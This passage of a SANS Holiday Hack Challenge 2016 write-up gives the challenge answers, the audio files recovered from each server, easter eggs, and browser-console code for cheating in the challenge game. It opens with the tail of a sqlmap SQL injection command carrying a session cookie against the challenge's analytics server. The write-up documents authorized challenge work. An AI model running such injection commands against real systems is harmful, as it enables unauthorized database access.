cookie="AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9f654ab3494c6a63a00163b71976884152" --second-order="https://analytics.northpolewonderland.com/view.php?id=7ee553f9-da55-4958-8832-044a81d5400c" -p query --dbms=MySQL`

8) What are the names of the audio files you discovered from each system above?

Specifically, only from the systems discovered (not from the APK file)

- The Mobile Analytics Server (via credentialed login access)
 - discombobulatedaudio2.mp3, Title 2, Track 2
- The Dungeon Game (received in an email)
 - Discombobulatedaudio3.mp3, Title 3, Track 3
- The Debug Server
 - debug-20161224235959-0.mp3, Title 4, Track 4
 -
- The Banner Ad Server
 - discombobulatedaudio5.mp3, Title 5, Track 5
- The Uncaught Exception Handler Server
 - discombobulated-audio-6-XYZE3N9YqKNH.mp3, Title 6, Track 6
- The Mobile Analytics Server (post authentication)
 - discombobulatedaudio7.mp3, Title 7, Track 7

The MP3s can be found in a playlist at <https://soundcloud.com/janusz-jasinski/sets/sans-holiday-hack-2016>

Part 5: Discombobulated Audio

9) Who is the villain behind the nefarious plot.



Figure 36- The Kidnapper!

Answer

Who is the villain! Just to be clear... *Doctor Who!*

10) Why had the villain abducted Santa?




Figure 37 - Dr Who

In his own words...

Answer:

```
<Dr. Who> - The question of the hour is this: Who nabbed Santa.
<Dr. Who> - The answer? Yes, I did.
<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?
<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.
<Dr. Who> - Give me a world like that. Just once.
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.
<Dr. Who> - It was sort of one of those days.
<Dr. Who> - Well. You know what I mean.
<Dr. Who> - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.
<Dr. Who> - We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.
<Dr. Who> - ...
```

Figure 38- Why Dr. Who Kidnapped Santa

The text was as follows:

The question of the hour is this: Who nabbed Santa.

The answer? Yes, I did.

Next question: Why would anyone in his right mind kidnap Santa Claus?

The answer: Do I look like I'm in my right mind? I'm a madman with a box.

I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.

Give me a world like that. Just once.

So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.

It was sort of one of those days.

Well. You know what I mean.

Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.

We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.

So, there you have it. Doctor Who kidnapped Santa all thanks to Star Wars!

Conclusion

Well, that was fun! It seemed a little easier than last year but felt more complete and together as a challenge.

Keeping it simple was key. Overlooking something small could have easily led you on a path of nothingness!

One thing that did arise was the “need” to look into debugging/reverse engineering a lot more. Whilst it wasn’t really called upon here, being able to look at Wumpus/Dungeon more deeply would have been nice.

I’d also like to spend a lot more time with WebSockets. As a web developer at heart, I’ve not yet had cause to use them but feel it could come in useful for work we have planned.

I think it would be great if SANS could clarify/update the rules next year around solutions being posted early. Maybe a different approach for the challenges? I was thinking of multiple paths being possible for end solution so many people could have a complete solution but the challenges they did along the way differed.

Finally – I’m surprised I got as far as I did! I was restricted to tethering off a weak 3G signal on a laptop that I’m sure was put together in the late 90s. Downloads were excruciatingly slow (not to mention painful on my data allowance) and running Linux in a VM was successful 20% of the time, hence the use of Windows every so often!




Figure 39- All Challenges Complete

Further Reading

- Accompanying website - <http://janusz.co.uk/sans/2016/>
- Game mirror - <http://janusz.co.uk/sans/2016/game/>
- Images:
 - Assets - <http://imgur.com/a/inP2L>
 - Challenges - <http://imgur.com/a/bifoa>
 - Coins - <http://imgur.com/a/taWYF>
 - General - <http://imgur.com/a/j8Zon>
 - Pi Board - <http://imgur.com/a/lZVvE>
- MP3s - <https://soundcloud.com/janusz-jasinski/sets/sans-holiday-hack-2016>

Creative Submission

This document is part of a larger creative submission. I did a website which can be seen here:

<http://janusz.co.uk/sans/2016/>

I'm under no illusion that people out there are far more creative than me! Whether it be poems, videos or websites. However, this year, I thought I'd take the challenge to a wider audience, one that doesn't necessarily have an interest in security (such people exist much to my horror).

I introduced the website as a way for people to play the game. Over the course of a week or so, the doors would open to reveal more clues... I don't think I must explain how an advent calendar works ☺

More and more clues would be revealed. Some of the more technical staff wouldn't need the clues and therefore be able to do submissions earlier whilst some of the more non-technical staff would be able to take their time, do more challenges and have a more complete submission.

Money raised from this went to a charity with the total amount raised match by the organisation. As a further incentive, a hamper was awarded to the best submission weighted by time of entry and completeness!

We created posters to advertise the event²⁶, put on workshops to talk about security (at home and at work). We're now at a point where people want to learn more, go on courses and get involved in the challenge next year.

Because of this, in my end of year review, the management team were impressed with what I had brought forward and my pay increment was fast tracked as a result!

²⁶ <http://janusz.co.uk/sans/2016/poster.pdf>

Appendix A – Easter Eggs

Tardis



Figure 40 – Tardis

Star Wars – Rogue 1 Poster



Figure 41 - Star Wars - Rogue 1

Star Wars - A New Hope Poster




Figure 42 - Star Wars - A New Hope

Time Travel

Doctor Who + Time Travel = ☺

Others

I'm sure there were others but did the classic mistake of not writing them down when I came across them!

Email from Santa

The Dungeon challenge asked us to email peppermint@northpolewonderland.com. Surely Santa would have an account! Sure enough, emailing santa@northpolewonderland.com got us a reply but unfortunately an out-of-office.

Merry Christmas!

Thank you kindly for your jolly message. Unfortunately, I am currently out of the office, with no email access. I will return shortly after the holiday season.

If you need immediate assistance before then, especially if you have any information about security vulnerabilities in North Pole software systems, please use the SantaGram application to communicate with my dear elves.

Warm Holiday Regards,

S. Claus

@santawclaus

Maybe there's more easter eggs!

P.S. The many puns did not go unnoticed 😊

Appendix B – Misc

So after all was said and done, after all challenges complete and servers exploited, it was time to see what more fun we could have!

Dockers

Each of the terminals was accessible on its own. This helped when I wanted to flip between them whether it was for completing the challenges or doing the write-up.

- <https://docker2016.holidayhackchallenge.com:60001> – train management console (2016)
- <https://docker2016.holidayhackchallenge.com:60002/> - pcap
- <https://docker2016.holidayhackchallenge.com:60003/> - passphrase in deep directory
- <https://docker2016.holidayhackchallenge.com:60004/> - Wumpus
- <https://docker2016.holidayhackchallenge.com:60005/> - Professor Falken
- <https://docker2016.holidayhackchallenge.com:60006/> - train management console (1978)

WebSocket Frames

The gaming environment made extensive use of WebSockets. An alternative to copy/pasting Base64 encoded versions of things like the Wumpus application or PCAP file would be to capture the frames and copy it out of there.

The frames captured everything one would need to publish a full write-up. Running a script against the captured traffic would give you what's needed²⁷.

Table Permissions Changed

Originally the reports table allowed us to update however this was taken out towards the end of December. You could also search all queries within the table to see what others tried inserting.

Recipes

The train terminal displayed recipes which we escaped to time travel, but on the image given to us, these were on there. So here we go:

1. [Candied Cranberries](#)
2. [Cranberry Jalapeno Salsa](#)
3. [Cranberry Jelly](#)
4. [Cranberry Mint Chutney](#)
5. [Cranberry Port Sauce](#)
6. [Cranberry Pear Sauce](#)
7. [Perfect Cranberry Sauce](#)
8. [Sugared Cranberries](#)

²⁷ <http://janusz.co.uk/sans/2016/text.php>

Appendix C – Hacking the Game

Before you read this, this was approved as in scope, very late on in the day, hence it being slightly, well, “unfinished”!

The game looked very much like <http://browserquest.mozilla.org/> and considering the source code, it seemed the SANS version was a close relative!

To prevent interfering with other players as much as possible, I went through steps to mirror the website.

```
1. wget -mpk https://quest2016.holidayhackchallenge.com/
```

- -m : turn options on for mirroring a website
- -p : download all the files that are necessary to properly display a given HTML page
- -k : after the download is complete, convert the links in the document to make them suitable for local viewing.

We then run the site and fix any other broken links as-and-when we find them, until we have a working copy of the game.

With a working copy, we play a game with an existing character and a new one, perform certain actions and then see whether this is replicated on the official URL just to make sure all is good with the world.

I won't go into depth around what's happening where but basically we need to access methods/functions that are currently private. To do this, we simply expose globally what we need to by adding a line in home.js

```
1. window.sans = c;
```

So now in Google Chrome console we can access some interesting stuff. For example, using the below we can get the position of the mouse on the gaming grid

```
1. sans.game.getMouseGridPosition()
```

We can also change variables to, for instance, move the character much faster (original value was 120) 😊

```
1. this.moveSpeed = 1, 28
```

Stuff gets interesting where we can issue commands to move the character or even teleport them! Running the below in Google Chrome console will teleport us to that place, for that date²⁹.

```
1. f = (x, y) => {  
2.   sans.game.makeCharacterTeleportTo(sans.game.player, x, y);  
3. };  
4. sans.game.player.year = 1978;  
5. x = 266, y = 86;  
6. f(x, y);
```

However, running that each time in the console not only takes up valuable screen real estate but does get tedious. Let's do a TamperMonkey script³⁰ for <http://janusz.co.uk/sans/2016/game/>

<https://raw.githubusercontent.com/januszjasinski/SANSHolidayHack/master/2016.js>

What follows are just a few sets of data we can grab to help us to, well, cheat!

²⁸ This is fun to watch!

²⁹ Some bugs exist for the code which will be ironed out post-submission!

³⁰ As above 😊

Coin Location

Another method to find location of coins is to delete the canvas with an ID of background and floating within the page to reveal where the coins are hidden.

Secondly, we can change the sprite of the coin to something much larger so it becomes more obvious. For example, the Cranberry PI Board. Running the code in Google Chrome console below will do just that.

```
1. Object.keys(Types.Items).filter(k => k.startsWith("NW_COIN")).forEach(k => {
2.     ["sprite", "json"].forEach(kk => {
3.         Types.Items[k][kk] = Types.Items.PI_BOARD[kk];
4.     });
5. });
```

Knowing what we know about the WebSocket frames usage, we can also grab the location and in which year each coin is located.³¹

```
1. "NW_COIN" 34 228 1978
2. "NW_COIN" 109 295 1978
3. "NW_COIN" 157 102 1978
4. "NW_COIN" 185 145 1978
5. "NW_COIN" 214 59 1978
6. "NW_COIN_HALF" 215 275 1978
7. "NW_COIN_ARMOR" 266 86 1978
8. "NW_COIN_ROOF" 86 191 2016
9. "NW_COIN" 117 252 2016
10. "NW_COIN" 142 83 2016
11. "NW_COIN_SMALL_TREEHOUSE" 161 184 2016
12. "NW_COIN" 167 142 2016
13. "NW_COIN_COUCH" 167 221 2016
14. "NW_COIN_RACK" 175 228 2016
15. "NW_COIN" 187 61 2016
16. "NW_COIN_HALF" 208 238 2016
17. "NW_COIN_TROUGH" 232 229 2016
18. "NW_COIN" 237 32 2016
19. "NW_COIN" 243 152 2016
20. "NW_COIN_CRATE" 278 170 2016
```

³¹ We can also get the location of each elf, the elf text etc

List of Objects

Default State	Description	Dest. X	Dest. Y	X	Y	Missing Challenge Message	Name	Required Challenge
unlocked	a door	158	122	108	242		tree_door	
unlocked	a door	108	244	158	124		tree_door_inside	
unlocked	a door	176	32	116	294		train_station	
unlocked	a door	116	296	176	34		train_station_interior	
unlocked	a door	36	261	165	69		train_station_interior	
unlocked	a door	165	68	36	258		elf_house_1	
unlocked	a door	76	200	171	155		chewie_hut_ladder_int	
unlocked	a door	87	194	194	149		chewie_hut_bridge_int	
unlocked	a door	96	180	163	197		small_treehouse_int	
unlocked	a door	163	196	96	178		small_treehouse	
unlocked	a door	192	150	85	194		chewie_hut_bridge	
unlocked	a door	174	155	76	198		chewie_hut_ladder	
unlocked	a door	96	260	165	242		elf_house_2_exit	
unlocked	a door	165	240	96	258		elf_house_2	
unlocked	a door	174	212	234	237		elf_house_2_r3_exit	
unlocked	a door	157	218	192	240		elf_house_2_r1	
unlocked	a door	234	234	174	210		elf_house_2_r3	
unlocked	a door	108	68	186	291		workshop_exit	
unlocked	a door	204	286	195	268		workshop_station_ent	
unlocked	a door	264	44	202	286		workshop_station_exit	
unlocked	a door	258	61	108	65		santas_workshop_ext	
locked	cranpi terminal			160	215	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
locked	A nondescript door.	192	238	157	216	The door is locked.	test_door	tcpdump
unlocked	a mysterious bag	108	303	216	107		mysterious_bag	
locked	a door	270	102	236	59	This door appears to be locked.	santas_office_ext	doormat
unlocked	a door	108	67	257	63		santas_workshop_int	
unlocked	a door	236	61	270	104		santas_office_int	
unlocked	a door	204	286	265	43		workshop_station_ent	
locked	a door	235	156	231	31	This door is locked.	workshop_station_ent	wumpus
unlocked	a mysterious bag	231	32	234	159		mysterious_bag	
unlocked	a door	189	61	165	58		train_station_interior	
unlocked	a door	165	60	189	63		train_station_interior	
unlocked	a door	212	106	110	303		train_station	
locked	cranpi terminal			258	84	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
locked	cranpi terminal			238	58	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
locked	cranpi terminal			234	273	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
locked	cranpi terminal			233	31	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
unlocked	a door	281	159	266	172		santas_office_int	
locked	An ordinary bookcase.	281	170	255	86	This particular hidden door is locked.	santas_office_int	wargames
locked	cranpi terminal			126	286	Access to this terminal requires a Cranberry Pi.	cranpi_terminal	cranpi
unlocked	a door	255	88	281	172		santas_office_int	
locked	An ordinary bookcase.	266	170	281	157	This particular hidden door is locked.	santas_office_int	final

